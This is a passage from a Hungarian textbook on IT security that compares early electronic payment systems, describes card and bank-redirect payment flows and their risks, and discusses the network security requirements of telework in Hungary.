First Virtual	`www.fv.com` (nem üzemel már)	virtuális pénz	Részletes információkkal rendelkezik a rendszer a tranzakciókról, de megőrzi a vásárló anonimitását.	A vásárló még azelőtt kapja meg a terméket, mielőtt a kereskedőt kifizette volna; a kereskedő a pénzt egy automatikusan működő clearing rendszeren keresztül kapja meg.
Checkfree	`www.checkfree.com`	virtuális pénz	Mind a bank, mind a kereskedő képes nyomon követni a vásárlói tranzakciókat.	A kereskedő a felelős a kártya-tranzakciókért.
NetCash	`www.netcash.com`	számla	Sem a bank, sem a kereskedő nem képes követni a vásárló tranzakcióit.	A kereskedő döntheti el, hogy felvállalja-e a még fedezetlen kuponok elfogadásának kockázatát, vagy csak érvényes kuponokat fogad el.

Rendszer	Honlap	Típus	Biztonság és adatvédelem	Kereskedői kockázat
NetChex	www.netchex.com	számla	A tranzakciók nem anonimak.	A kereskedő vállalja az összes kockázatot, ráadásul a pénzét is csak órán belül kapja meg.
Mondex	www.mondex.com	számla	Teljesen anonim módszer.	A tranzakció során átadásra kerül az értéket képviselő elektronikus pénz, amit a kereskedő bármikor valódi pénzre válthat. Nincs tranzakciós költség sem.
Netscape Secure Commerce Server	www.netscape.com	virtuális pénz	A módszer nem anonim, RSA és SSL technológiát használ.	A kereskedő kockázata megegyezik a jelenlegi hitelkártyás fizetésével.

Táblázat 29. Nevesebb elektronikus fizetések összehasonlítása

6.4.5 Elektronikus kereskedelem szabványosítása

Az alábbiakban olyan szervezetek rövid bemutatása következik, amelyek az elektronikus fizetési rendszerek szabványosítását vállalták fel célként, nem konkrét implementációt próbálnak értékesíteni.

W3C Web Payment Standard

Az Internetes W3C bizottság is figyelmet szentelt az Internet felett megvalósított elektronikus fizetési rendszerek különféle problémáinak szabványosítására.

A Micropayment Initiative (http://www.w3.org/ECommerce/Micropayments/) munkája már lezárult. Munkája során alapvetően dokumentum-szabványokat (többnyire XML formátum) definiáltak az elektronikus kereskedelem során a felek között átadott különféle üzenetek hitelesítésére, rejtjelezésére, illetve az átadás módját szabályozó protokollra, valamint a fizetési adatok weboldalakon történő szabványos megjelenítésére (az ilyen formátumot támogató rendszerek képesek értelmezni ezeket az adatokat).

A W3C és a CommerceNet közös projektje a Joint Electronic Payments Initiative (JEPI - http://www.w3.org/ECommerce/Overview-JEPI.html), amelynek célja egy olyan rugalmas Internetes protokoll specifikálása, amely felett a különböző technológiájú fizetési rendszerek (számla, csekk, virtuális pénz stb.) egyaránt működtethetőek.

A Common Markup for Micropayment per-fee links projekt (http://www.w3.org/TR/WD-Micropayment-Markup) célja olyan speciális URL megalkotása, amelyet nem ingyenes Internet-tartalmak eléréséhez lehetne használni szabványos módon, ezáltal is megkönnyítve az ilyen típusú szolgáltatások létrehozását. Tipikusan a micropayment rendszerekkel való együttműködésre van felkészítve.

További információk:

http://www.w3.org/ECommerce

Mobile Electronic Transactions (MeT)

Ahogy a mobil berendezések egyre intelligensebbekké válnak, sőt napjainkra már komplett kis számítógépeket tarthatunk tenyerünkben, felmerült az igény, hogy ezeknek a kis berendezéseknek a segítségével lehessen elektronikus fizetést lebonyolítani akár úgy is, mintha egy üzletben intelligens bankkártyával fizetnénk. Az elképzelések szerint ugyanaz a berendezés valósíthatná meg a vásárló megbízható elektronikus pénztárcáját gyakorlatilag minden olyan élethelyzetben, amikor fizetni kell valamiért. A telefon fizethetne, ha buszra száll a tulajdonosa, ha autópályán újabb és újabb kilométereket tesz meg, ha video-on-demand filmet néz vagy zenét hallgat, ha boltban vásárol vagy akár a készülékével, akár PC-jével távolról vásárol az Interneten keresztül.

A több mint 50 tagot számláló társulást a nagyobb mobiltelefon gyártó cégek közül az Ericsson, a Nokia, a NEC, a Panasonic, a Sony és a Siemens támogatja.

További információk:

http://www.mobiletransaction.org/

6.4.6 Jelenleg használt fizetési módszerek

Bármilyen meglepő is ez, hiába állnak rendelkezésünkre olyan algoritmusok és protokollok, amelyeket kifejezetten elektronikus fizetések lebonyolítására terveztek, hiába készültek ezek alapján szabványtervek, implementációk, a jelenleg használt Internetes fizetési módszerek nem használják ezeket, inkább a hagyományos távvásárlási módszereket részesítik előnyben.

Megrendelés és utánvét

Országon belüli étel, audió, videó kazetta, CD, DVD vagy könyvmegrendelés esetén jellemző, hogy a felhasználó az Internetes, WAP-os felületen keresztül csak megrendelést ad fel, amely alapján postai úton vagy futárral küldik ki a megrendelt termékeket, amelyek átvételekor tipikusan készpénzben fizet a vásárló. Ez a módszer közkedvelt, hiszen a vásárló pénzt csak a termék készhez-vételekor ad ki, így részéről minimális a kockázat. A kereskedő oldaláról a kockázat valamivel nagyobb, ugyanis előfordulhat, hogy a vásárló, vagy legalábbis a csomag címzettje nem kívánja átvenni az árut, visszaküldi azt: ilyenkor a szállítási költséget mindenképp, de romlandó, csak egyszer kiszállítható áru esetén akár a termék előállítási költségét is bukhatja a kereskedő. Tipikusan kis szállítási költségű termékek, és szinte kizárólag országon belüli megrendelések esetén szokták ezt a lehetőséget választani: itt a felvállalt kockázat még egyensúlyban van az Internetes megrendelésekből befolyó extra haszonnal.

Hagyományos bankkártyák és titkosított kapcsolat

A jelenleg használt, gyakorlatilag egyeduralkodó módja az Internetes távvásárlásnak a dombornyomott bankkártyákkal történő fizetés. Ilyenkor a vásárló megadja saját nevét, bankkártyájának számát, lejárati idejét, és egy ezekből számolt ellenőrző-összeget, amely szintén a kártyán van feltűntetve. Ezen adatok birtokában a kereskedő éppúgy kezdeményezheti a vásárlás ellenértékének átutalását, mintha a dombornyomott kártyával a boltban nem elektronikus módon, a kártya úgynevezett lehúzásával fizetett volna a kuncsaft.

A kereskedők szempontjából ez a módszer jár alacsonyabb kockázattal, hiszen a termékeket úgy indíthatják útjukra, hogy az ellenértéket már leemelték a megrendelő bankszámlájáról, ráadásul technikailag, könyvelésileg és adminisztratívan sem igényel különleges eljárást: ugyanazok a

szabályok érvényesek, mint a dombornyomott kártyával történő hagyományos vásárlások esetében.

A módszer óriási veszélyt rejt magában a vásárlók részére, amivel a felhasználók többsége nincs tisztában, a veszélyre sem a bankjuk, sem a média nem figyelmezteti őket. A veszély alapja hasonló, mint a jelenlegi mágnes-csíkos kártyák használata esetében: a vásárló kiad magáról minden olyan információt, amely alapján tetszőleges összeg levonható bankszámlájáról, amit legfeljebb a napi kifizetési limit korlátozhat. Az ilyen információkért a bűnszervezetek komoly pénzeket hajlandóak kifizetni a cégek alkalmazottainak, akik számára így kellően nagy lehet a kísértés. Tovább növeli a kockázatot, ha ezeket az információkat a felhasználó nem vagy rosszul (gyenge algoritmussal, rossz véletlen szám előállítási algoritmust használva stb.) rejtjelezett csatornán keresztül adja át, hiszen ilyen esetekben a nyilvános hálózaton keresztülhaladó adatcsomagokat elfogva úgy szivároghatnak ki az adatok, hogy a felek egyáltalán tudomást szerezhetnének róla.

Mivel a fenti veszélyek komoly és valós kockázatot jelentenek a felhasználók részére, az emberek többsége jogosan bizalmatlan, és ódzkodik az ilyen fizetési módszert alkalmazó vásárló-helyek használatától.

A vásárlói bizalmatlanság érthető, ellensúlyozására az a módszer terjedt el, hogy a vásárlót a fizetési adatainak megadása idejére átirányítják egy Internetes bank portáljára, így a vásárló közvetlenül a kereskedő valamivel talán megbízhatóbb bankjának adhatja át fizetési adatait, míg a kereskedő csak arról kap értesítést a banktól, hogy megtörtént-e a fizetés. A protokoll tipikusan a következő lépésekből áll.

1. A vásárló összeállítja a megrendelni kívánt kosarát a kereskedő Internetes bolt portáljának használatával.
2. Amikor a vásárló véglegesíti megrendelését és jelzi, hogy fizetni szeretne, a kereskedő szervere felveszi a kapcsolatot a bank szerverével, tipikusan egy egyszerű web-es HTTP, többnyire titkosított protokoll felett kommunikálva. Azonosítja magát a kereskedő a bank előtt, majd megadja a tranzakció sorszámát és összegét. A vásárló böngészőjét mindeközben átirányítja egy olyan URL-re, ami a bank portáljára mutat, és paraméterként hordozza a tranzakció azonosítóját.
3. A vásárló a bankkal titkosított kapcsolaton keresztül kommunikál, ellenőrzi, hogy a levonni kívánt összeg megegyezik-e azzal, amit az Internetes boltban vásárolt, majd megadja az összeg levonásához szükséges kártyaadatait.
4. A kereskedő bankja többnyire felveszi a kapcsolatot a vásárló bankjával úgy, mint azt egy egyszerű bankkártyás fizetés esetében, és ellenőrzi, hogy a vásárló rendelkezik-e a szükséges fedezettel számláján. Amennyiben pozitív visszajelzést kap, lebonyolítja a tranzakciót, majd visszairányítja a vásárlót a kereskedő portáljára.
5. Amikor a vásárló visszatér a bank portáljáról, a kereskedő újabb kommunikációt kezdeményez bankja szervere felé hasonló módon, mint korábban, ám jelen esetben a tranzakció azonosító alapján annak sikerességét kérdezi le. A bank erről jó esetben digitálisan aláírt választ ad. Ha a tranzakció sikeres volt, a kereskedő teljesíti a megrendelést, számlájára pedig megérkezik a megrendelés ellenértéke éppúgy, mintha a vásárló a boltjában fizetett volna bankkártyájával.

A protokoll ilyen formán már alapvetően megbízható lenne, ám fontos észrevenni, hogy a vásárló biztonságának sarkalatos pontja a kereskedő bankjának megbízhatósága és azonosíthatósága. Sajnos a tájékozatlan felhasználókat nagyon könnyű becsapni pl. hasonló neveket tartalmazó tanúsítványok használatával, és ezáltal kicsalni egy bank nevében fizetési

adataikat, amelyek révén akár közvetlenül lehet pénzt leemelni a számlájukról, akár a nevükben lehet vásárolni.

Megrendelés, számlázás és bankközi átutalás

A speciális technológiai megoldásokat nem igénylő módszerek közül ez a legmegbízhatóbb és legbiztonságosabb mind a vásárló, mind a kereskedő számára. A sors furcsa fintora, hogy csak elvétve lehet ilyen megoldásokkal találkozni (pl. konferencia-regisztrációk során).

A módszer lényege, hogy a vásárló összeállítja a megrendelést, majd megadja számlázási adatait. A számlát a kereskedő elkészíti, kiküldi, a vásárló ez alapján kezdeményezi bankjánál a kifizetést, átutalást. A kereskedő megkapja a megrendelés ellenértékét, majd teljesíti azt.

Ez a megoldás biztonságos a kereskedő számára, hiszen a hétköznapi életben is jól bevált számlázás és teljesítés eljárásait használja, speciális kezelést és adminisztrációt nem igényelnek ezek az ügyletek, miközben vitás esetben is jól nyomon-követhető és harmadik fél előtt is bizonyítható a megrendelés és teljesítés menete. A vásárló szempontjából is előnyös, hogy nem kell olyan információkat kiadnia magáról, ami révén mások pénzt emelhetnek le a számlájáról: a számla bemutatása ellenében a bank még nem fog kifizetést teljesíteni, így teljesen kézben tarthatja a kifizetés időpontját, összegét és engedélyezését.

Az ilyen fizetési mód háttérbe-szorulását valószínűleg az előzőekhez képest magasabb adminisztrációs igénye okozta: a vásárlónak túl sok ügyintéznivalót ad. Persze olyan környezetben, ahol megvannak a személyi feltételei az ilyen irányú ügyintézésnek, ott valószínűleg ez jelenti a legmegbízhatóbb és legkézenfekvőbb „elektronikus” fizetési megoldást.

6.4.7 Felhasználási lehetőségek

Konferencia-szervezés

A tudományos konferenciák szervezése rengeteg munkával jár, így bármelyik feladat munkaigényének csökkentése rengeteg segítséget jelenthet. Mivel a konferenciáknak manapság már elképzelhetetlen, hogy ne legyen Internetes megjelenése, már régóta evidens, hogy a konferencia-jelentkezések számára is készítenek regisztrációs oldalt a szervezők. Mint azt már korábban említettük, az esetek túlnyomó részében az Interneten kizárólag a jelentkezés intézhető el, a részvételi díj számlázása és teljesítése külön csatornán, komoly adminisztratív apparátus mozgatásával történik. Érdemes lenne tehát egy erre alkalmas elektronikus fizetési rendszer kialakítása, amely lecsökkenthetné a papírmunkát, követhetőbbé és gyorsabbá tehetné az ügymenetet.

Figyelembe kell azonban venni, hogy ellentétben a magánszemélyek elektronikus vásárlásaival, egy intézményi rendszerben a kifizetések engedélyezése bonyolultabb, több ember jóváhagyását is igénylő feladat, amit a tényleges fizetést lebonyolító protokoll köré épített kiegészítő alkalmazásoknak kellene lebonyolítaniuk, tehát ez nem csak egy szabványosan elfogadott elektronikus fizetési rendszer meglétét, hanem további fejlesztést is feltételez.

Hallgatói befizetések

A hallgatói ügyintézés során előfordul, hogy különböző díjakat, pótdíjakat kell befizetni. Erre, pl. a Neptun rendszer alkalmazása esetén a hallgatóknak úgy van módjuk, hogy először bankszámlájukról átutaltatják a szükséges összeget az egyetemi Neptun gyűjtőszámlára, ami megjelenik a rendszer nyilvántartásában, majd ezután rendelkezhetnek a hallgatói rendszerben az

összeg felhasználásáról. Ez elég nehézkes, mindenképp több napot igénybevevő, ráadásul komoly adminisztrációs igényű folyamat, amelyet elektronikus kereskedelem módszereinek használatával jelentős mértékben lehetne egyszerűsíteni, gyorsítani.

Eszközbeszerzések

Az akadémiai szféra a különböző beszerzései során, mint vásárló is kamatoztathatná az elektronikus kereskedelem lehetőségeit. Mindenki előtt ismert, hogy mekkora adminisztratív túlterheléssel kell szembenézni az egyes beszerzések során, mennyi papírmunkát és utánajárást igényelnek azok a műveletek, amelyek kereskedelmi szervezetekben sokkal gyorsabban, gördülékenyebben történnek. Felmerül hát a kérdés, hogyan lehetne ezt a folyamatot felgyorsítani, hatékonyabbá tenni. Várhatóan segítséget nyújthat ebben is az elektronikus kereskedelem, bár itt is – éppúgy, mint a konferenciák részvételi díjainál írtuk – a kifizetések engedélyeztetése is bonyolult folyamat, amely elektronikus, minél inkább automatizált lebonyolítása további fejlesztéseket igényel.

6.4.8 Hazai információforrások:

Mivel itthon fejlődőben van az elektronikus fizetés és a bankkártya-piac sem tekint vissza olyan nagy múltra, ezért néhány hasznos információforrást kiemelünk, ahonnan naprakész információt nyerhet a terület iránt érdeklődő. Ld. még a mellékletben a 10.2.15 fejezetet az aktuális hazai helyzetről.

- MNB jelentések a hazai bankkártyák és az elektronikus fizetések helyzetéről:

  `http://www.mnb.hu`

- Amennyiben feliratkozik valaki a Bankkártya Hírlevélre, úgy ebben is olvashat a fenti jelentésről, és sok más egyéb információról, valamint a Bankkartya.hu oldalon nagyon hasznos keresési lehetőség (bankfiók, bankkártya stb.) és információ-szolgáltatás található:

  `http://www.bankkartya.hu`

- A lap.hu rendszert ismerőknek nem meglepetés, hogy bankkártya és intelligens kártya [4.12] témában is elérhető a témával foglalkozó honlapok gyűjteménye:

  `http://bankkartya.lap.hu`

6.5 A távmunka hálózati biztonsági kockázatai

Következő speciális alkalmazási területünk a távmunka, melyen belül helyet kapnak a szerzői jog sérülésének kérdései, a különböző, munkahelytől távol vagy teljesen függetlenül végezhető munkák által hordozott kockázatok csökkentésére tett javaslatok, valamint a távoktatás és távtanulás kapcsán a hitelesítés és az adatvédelem által felvetett problémák.

6.5.1 A távmunka fogalma

Magyarországon a távmunka az 1990-es évek elején, a számítástechnika gyors tempójú fejlődését követően terjedt el. Bár a távmunkások aránya jelenleg nem meghatározó a munkavállalók egészét tekintve, a nyugati példákból kiindulva előbb-utóbb itthon is meg fog

nőni azok száma, akik ezt – a néha igen kényelmes – megélhetési, vagy kereset kiegészítési formát fogják választani.

Hogyan is definiálhatjuk a távmunkát? 1973-ban Jack Nilles a következő meghatározásokat adta:

> *"Telework"-ről beszélünk akkor, ha a munkával kapcsolatos utazásokat az információ-technológia valamely formája (pl. távközlés vagy számítógép) helyettesíti.*
>
> *"Telecommuting"-ot értünk az alatt, amikor nem a dolgozó utazgat a munkahely és otthona között, hanem a munkája. A munkavállaló a hét egy vagy több napján munkáját nem a cég székhelyén, hanem saját otthonában, vagy a helyi teleházban végzi. A lényeg, hogy a távmunkás kevesebbet, vagy egyáltalán nem jár be (to commute = ingázik) a munkahelyére és vissza.*

Napjainkban, a távmunkás foglalkoztatásban élen járó AT&T megfogalmazásában pedig:

> *„A távmunka olyan üzleti stratégia, amely a kommunikáción alapuló irodatechnológia hatékony használatával a rugalmas munkakörnyezetet támogatja, és ezáltal mérhető üzleti értéket teremt úgy a távmunkás, mind a vállalat és annak ügyfelei számára."*

A távmunkával rokon fogalom a távoktatás. Ekkor az oktató és a hallgató között minimális a személyes kontaktus, vagy az teljesen el is marad. A tananyag vagy on-line érhető el, vagy elektronikus úton jut el a tanulóhoz, aki a feladatok megoldását és a vizsgákat is a számítógépes rendszer segítségével hajtja végre.

Melyek a távmunka előnyei, illetve hátrányai? A kérdésre a következő táblázat kísérel meg választ adni:

Előnyök		***Hátrányok***	
Munkaadó	***Munkavállaló***	***Munkaadó***	***Munkavállaló***
irodai munkahely kialakításának megtakarítása produktivitás növekedése munkaerő nincs helyhez kötve (mobilitás)	szabadabb munkavégzés saját maga által megválasztott munkakörnyezet időnyereség egészség nagyobb megkímélése (stresszhelyzetek száma lecsökken) mobilitás	jogi és munkaügyi bizonytalanságok bizalom hiánya szélhámos ajánlatok megfelelő infrastruktúra kialakításának költségei	jogi és munkaügyi bizonytalanságok „munkaalkoholizmus" kialakulásának veszélye társadalmi kapcsolatok leépülése bizalom hiánya személyes biztonság csökkenése szélhámos ajánlatok

Táblázat 30. A távmunka előnyei és hátrányai

A táblázatban feltüntetett munkavállalói előnyökből adódik, hogy ideális megélhetési forrás lehet a mozgásukban korlátozott emberek számára. Természetesen sem az előnyök, sem a hátrányok közül nem jelentkezik feltétlenül egyszerre a fent felsorolt jelenségek mindegyike.

Észre kell azonban vennünk, hogy a távmunka nem egy új foglalkozás, csupán egy újszerű munkavégzési módszer. Ennek megfelelően korszerű, és egyben megbízható eszközökre van szükség ahhoz, hogy az ilyen foglalkoztatás életképes maradjon. A távmunka akár otthonról, akár egy úgynevezett teleházból is végezhető, ahol erre a célra kihelyezett terminálok biztosítják a munkavégzést.

6.5.2 Alapvető infrastrukturális követelmények

A fent olvasható meghatározásokból is látszik, hogy a hálózati infrastruktúrát illetően nem elég csak a munkaadói oldalon biztosítani megfelelő eszközökkel a zavartalan munkavégzést, de a munkavállalónak is megfelelően felkészített „eszköztárral" kell rendelkeznie. Természetesen biztosítani kell olyan adatátviteli „csatornát" is, amelyen minimális annak esélye, hogy a továbbított adatok sérülnek, vagy nem megfelelő kezekbe kerülnek.

A munkavállalótól a munkaadóig utazó adatok érzékenysége, fontossága nagyon eltérő is lehet, mivel a távmunkában végezhető munkák fajtája nagyon sokféle. A teljesség igénye nélkül csak néhány ezek közül: adatfeldolgozás, adatrögzítés, levelezés, sajtófigyelés, hálózat felügyelet, programozás, rendszergazda szolgálat, fordítás, kiadványszerkesztés, könyvelés, távoktatás, pénzügyi tanácsadás, újságírás, publicisztika stb.

Láthatjuk, hogy az adatbiztonság teljesen más súllyal bír a különböző munkavégzési területek esetén. Ha például az összegyűjtött napi sajtófigyelés eredménye vész el, vagy kerül rossz kezekbe, az valószínűleg nem okozhat akkora kárt egy cégnek, mintha a könyvelése, vagy a rendszergazda jelszava kerül nyilvánosságra. Előbbi esetben az adatok amúgy is nyilvánosak, bárki által elérhetők, így „csak" a távmunkás ideje vész kárba (ha nem tartott biztonsági másolatot), míg utóbbi esetben, ha egy cég pénzügyi adatai rossz kezekbe kerülnek (netán úgy, hogy azok eredeti tulajdonosa nem is tud erről), akkor ez az egész céget romba döntheti. A rendszergazdai jelszó elvesztésének következményei pedig a számítógépes infrastruktúrára mérhet végzetes csapást, ami szintén a cég teljes összeomlásához vezethet. De nyugodtan elképzelhetünk egy olyan esetet is, melyben az újságíró a szerkesztőség felé továbbított egyszerű elektronikus leveléhez csatolja a következő számban megjelentetni kívánt cikkét. Ha ezt valamilyen módon egy konkurens újság megszerzi és másnap (hamarabb, mint a szerző) megjelenteti, akkor máris lépéselőnybe kerülhet, ráadásul az eredeti szerzőnek is igen kicsi az esélye arra, hogy érvényesítse szerzői jogait alkotásával kapcsolatban. Hasonló problémákat vethet fel pl. forráskódok továbbküldése, vagy a távoktatási adatok maghamisításának lehetősége is...

A felsorolt esetek előfordulásának valószínűsége azonban figyelmesen kialakított infrastruktúra segítségével minimálisra csökkenthető (de mint azt korábban láthattuk, nullára sohasem redukálható).

Összefoglalva: távmunkás foglalkoztatása esetén a szükséges alapvető infrastruktúra a következő – nem kizárólag informatikai – elemeket kell tartalmazza:

Munkáltatónál:

- Jól működő elektronikus levelező rendszer: A legtöbb esetben a már említett megbízható adatátviteli csatorna szerepét az elektronikus levelezés tölti be. A valóban megbízható működés azonban az e-mail rendszer helyes konfigurációját feltételezi, ugyanis az elektronikus levelezés magában nem tekinthető biztonságosnak.

- Intranet hálózat: Az adatok jobb kezelhetőségének és hozzáférhetőségének biztosítására van rá szükség. (Az intranet nem más, mint egy, vagy több belső hálózat összekapcsolása, mely csak a munkáltató számítógépeiről érhető el.)

- Folyamatos távmunka-kapcsolat fenntartásához szükséges infrastruktúra: Itt a hangsúly a folyamatos szón van. A távoli dolgozók munkateljesítményében igen komoly visszaesést jelenthet, ha a folyamatos rendelkezésre állás nem biztosított.

- Munkahelyi kapcsolattartás: Mivel a dolgozó munkáját nyugodtabban végzi, ha visszajelzést kap a beküldött munkákról és az eddig elért eredményekről, ezért emberi és technikai kapacitást kell arra biztosítani, hogy a távoli munkavállalók időközönként körleveleket, hírleveleket kapjanak, amelyek saját munkájukra, illetve a vállalat őket is érintő életére vonatkozó információkat közölnek.

- Gondoskodni kell a megfelelő képzésről: Nem elég, ha a távmunkát végző dolgozó jártas az informatikai kérdésekben, az eredményeket fogadó belső munkatárs(ak)nak is rendelkezni kell ezzel a képességgel, hiszen a képzetlen munkaerő nagyobb kárt okozhat, mint amekkora hasznot hajt.

- Szükség esetén VPN (Virtual Private Network – Virtuális Mangánhálózat) kialakítása is indokolt, ha a munkáltató egy (vagy több) teleházat üzemeltet. A VPN a megbízható, folyamatos összeköttetést biztosító hálózat egyik formája. (ld. 4.7.8.6).

Munkavállalónál:

- Megbízható eszközök használata: Ez alatt megbízható minőségű eszközök, illetve programok beszerzését és működtetését kell érteni. Fontos lehet az eszközhöz tartozó támogatás (support) megléte is. Szerencsés esetben a távmunkás a felhasznált eszközöket valamilyen formában – bérlet, szolgáltatás stb. – a munkáltatótól kapja.

- A környezet felkészítése a távmunkára: A munkavállaló közvetlen környezetében ki kell alakítani a nyugodt munkavégzés körülményeit, ami egyrészt a helyiség megfelelő kiképzését, másrészt a környező emberek – családtagok – megértő magatartását feltételezi.

Látható, hogy a távmunka megfelelő körülményeit döntően a munkáltató alakítja ki, így felelőssége is nagyobb, de lehetőségei is komolyabbak. A munkavállaló részéről kiemelten fontos, hogy rendelkezzen azzal a tudással, illetve képes legyen azt elsajátítani, ami a távmunka rendszer magabiztos, megbízható kezelését lehetővé teszi. Ha ez a szempont nem teljesül, akkor lehet egy rendszer bármilyen hibatűrő, bármilyen magas a rendelkezésre állási ideje, kiemelten magas a kommunikációra használt vonal megbízhatósága, mégis egy külső támadó a számára fontos információkat közvetlenül a munkavállalótól is megszerezheti (social engineering), megkerülve ezzel mindenféle központi biztonsági intézkedést. Ezt a lehetőséget figyelembe véve kiemelt szerephez jut a megfelelő képzés.

6.5.3 A hazai és a nemzetközi helyzet

A „távmunka” szó körülbelül 10 évvel ezelőtt kezdett el gyökeret verni a magyar nyelvben. Azóta is jelen van, bár korántsem olyan mértékben, mint más, nyugati országokban, ahol ez a munkavégzési forma nagyjából az 1970-es évek végétől ismert. A hazai „késés” a technikai és társadalmi elmaradottság együttes hatásának tudható be. Egyes felmérések szerint a magyarországi foglalkoztatottak egészét tekintve 1%-nál is kevesebb az, aki távmunkában dolgozik, míg az európai államok többségében 2001-ben ez a szám a 6%-ot is meghaladta, az Amerikai Egyesült Államokban 2003 végén pedig megközelítette a 25%-ot. Biztató lehet azonban az a tény, hogy a számítógéppel dolgozók száma évről-évre növekszik. A távmunka elterjedésére nézve ez azért van pozitív hatással, mert e munkák meghatározó része (ha nem teljes egésze) számítógépeken folyik. Ahhoz persze igen sok időre lesz még szükség, hogy egyáltalán megközelítsük azokat az arányokat, amelyek a távmunka „sikerországait” jellemzik. Ilyen ország például India, az Amerikai Egyesült Államok, vagy Európában például a skandináv

országok. A tervek szerint 2010-re Magyarországon is el kell érnie az összes foglalkoztatottra viszonyítva a távmunkában dolgozók arányának a 10%-ot. Ezt a témát is érinti többek között a GKIeNET által végzett felmérés, mely a MITS programok keretében történt 2004 első negyedévében (ld. `http://www.gkienet.hu`).

A fejlődést gátló tényezők közt mindenképpen meg kell említeni, hogy jelenleg Magyarországon az informatika/számítástechnika alapszintű – általános- vagy nem szak-specifikus középiskolai – oktatása nem minden esetben az egyszerű felhasználó elvárható igényei szerint történik. A nem informatika szak-specifikus oktatási intézmények többségében a mai napig nagyobb hangsúlyt fektetnek a számítógépek működési elvének megismertetésére (például a bináris számokkal végrehajtható műveletek), mint a valós életben alkalmazható tudás megtanítására (például hatékony szövegszerkesztés vagy táblázatkezelés). Ez legtöbbször ahhoz vezet, hogy akit érdekel az informatika világa, az megszereti, akit pedig nem érdekel, az teljesen elidegenedik a számítógépektől és még egy igen könnyen kezelhető, „felhasználóbarát" rendszerrel sem lesz képes megbarátkozni. E probléma visszavezethető az iskolák gyengébb informatikai felszereltségére is (van olyan hely, ahol egyszerűen nem lehetséges a korszerű alkalmazások oktatása, mivel nincsen meg hozzá a megfelelő géppark, a hálózati infrastruktúráról nem is beszélve), de előfordulhat, hogy valamilyen oknál fogva az oktató nem rendelkezik naprakész tudással.

Az oktatás problémáin kívül hazánkban nagyobb gondot jelenthetnek még a jogi hiányosságok (pl. szerzői jogok védelme az informatikában), a fentebb is említett technikai elmaradottság (pl. az otthoni Internet elérés sebessége és letöltési korlátai), valamint az adatvédelem megoldásának kérdése. Bár ez utóbbi persze nem csak speciálisan a távmunkát érinti. Alapvető probléma például az informatikai vezetők többségének azon hozzáállása, miszerint „amíg nem történik baj, addig felesleges tenni ellene". Pedig megelőzéssel a várható károk bekövetkezésének valószínűsége nagymértékben csökkenthető lenne.

A hazai piacról példaértékűnek tekinthető a www.ingatlanpiac.net weboldalt fenntartó cég tevékenysége. A cég távmunkásokat is foglalkoztat, akiknek adatgyűjtés, vagy az ő megfogalmazásuk szerint "monitoring" a feladatuk. Technikailag elég egyszerűen épül fel a munkafolyamat. A munkavállaló az otthonában az általa beszerzett eszközökkel folytatja a monitoringot, majd a napi munka befejeztével modem és telefonvonal segítségével juttatja el az összegyűjtött adatokat a központi adatbázisba.

A magyar felsőoktatásban az ezredfordulón megindult az adminisztratív munka számítógépre vitele. Ennek köszönhetően megjelentek a hallgatók és a tanulmányi osztályok számára is gördülékenyebb munkát kínáló rendszerek. Először a NEPTUN (ld. 6.3.8.3), majd kicsivel később az ETR (Egységes Tanulmányi Rendszer, ld. 6.3.8.4). A cél természetesen egy ténylegesen egységes, tanulmányi ügyintézést segítő, központi, jól kezelhető rendszer létrehozása, ami könnyebbé teszi az intézmények közötti átjárhatóságot, valamint lehetőséget nyújt a hallgatóknak arra, hogy adminisztratív ügyeiket bárhonnan, az Interneten keresztül is intézhessék. Ezzel együtt készültek olyan javaslatok is, melyek lehetővé tennék a rendszer olyan szintű integrálását az oktatásba, hogy például a különböző tárgyak otthon elkészített beadandó feladatait is le lehessen adni az oktatók felé. Az már most is élő funkciója mindkét rendszernek, hogy a hallgató vizsgákra jelentkezhet, vagy éppen a megszerzett érdemjegyeit ismerheti meg.

Az oktatók e rendszerek segítségével írhatnak ki az adott félévre tárgyakat, a diákok pedig szintén a rendszer nyújtotta lehetőségek alapján jelentkeznek a kiválasztott kurzusra. A bejelentkezett hallgató tájékozódhat az egyetem felé irányuló pénzügyi tranzakcióiról is (az ETR-en például ösztöndíjak és egyéb juttatások kifizetésének, tandíjbefizetéseknek a tényét, előre jelzett idejét találhatja meg a felhasználó). A pénzügyi adatokon kívül mindenki tájékoztatást kap arról, hogy milyen adatai vannak bejegyezve a felsőoktatási intézménynél.

Ezen kívül a rendszer alkalmazható diákmunka lehetőségek, albérletek hirdetésére, a Hallgatói Önkormányzat, vagy egyes oktatók hirdetéseinek közzétételére is. Az ETR-ről részletes információk a `http://etr.elte.hu` oldalon találhatók.

Ezek a tanulmányi rendszerek a későbbiekben példát adhatnak olyan munkaközvetítő portál-oldalak kialakítására, ahol a regisztrált felhasználó akár a távmunkában elkészített eredményeit is eljuttathatja a munkáltatójának.

Természetesen ezeknek a rendszereknek kiemelten biztonságosnak kell lenniük, mivel a pénzügyi adatokon kívül a felhasználók személyes adatait is tárolják. A biztonság alatt nem csak a feltörés elleni védelmet kell érteni, hanem biztosítani kell a folyamatos rendelkezésre állást, valamint gondoskodni kell az adatok meghamisításának megakadályozásáról is. Ezek közül az elvek közül napjainkban a fent említett rendszerek esetében egyelőre a folyamatos rendelkezésre állás elvének sérülése a legszembetűnőbb, de a többi követelmény terén is vannak még hiányosságok.

Egy, a fentihez hasonló céllal létrejött portál található a `http://www.telehaz.hu` oldalon. A teleház nem más, mint közösségi céllal létrehozott Internet hozzáférési pont. A legtöbb helyen több számítógépről, szélessávú kapcsolattal lehetséges a feljelentkezés, tehát a teleház akár távmunka végzésére is ideális lehet. A honlap 2000 óta szolgáltat friss információkat, melyek a távmunkát illetve a teleházakat érintik. Igen nagy listában tájékozódhat az odalátogató, hogy hol is találhatja meg ezeket a létesítményeket. Ezen kívül rendre megjelennek itt a különböző pályázatok is, valamint a rendszerben regisztrált teleházak által igénybe vehető kedvezmények.

Az Európai Unió országaiban, az Amerikai Egyesült Államokban, vagy más, távmunkát széles körben alkalmazó országban az informatika fejlettségi szintje és az emberek számítástechnikához való hozzáállása is magasabb szintet képvisel. A jobb gazdasági helyzet miatt a cégek is szívesebben hoznak létre akár olyan munkahelyeket is, melyek fizikailag gyakran több száz kilométerre is lehetnek a telephelytől, vagy székhelytől. A külföldi oktatási rendszer is mély elméleti ismeretek helyett inkább alkalmazható tudást ad át. (Bár ez a szemlélet már a honi oktatásban is kezd teret hódítani.)

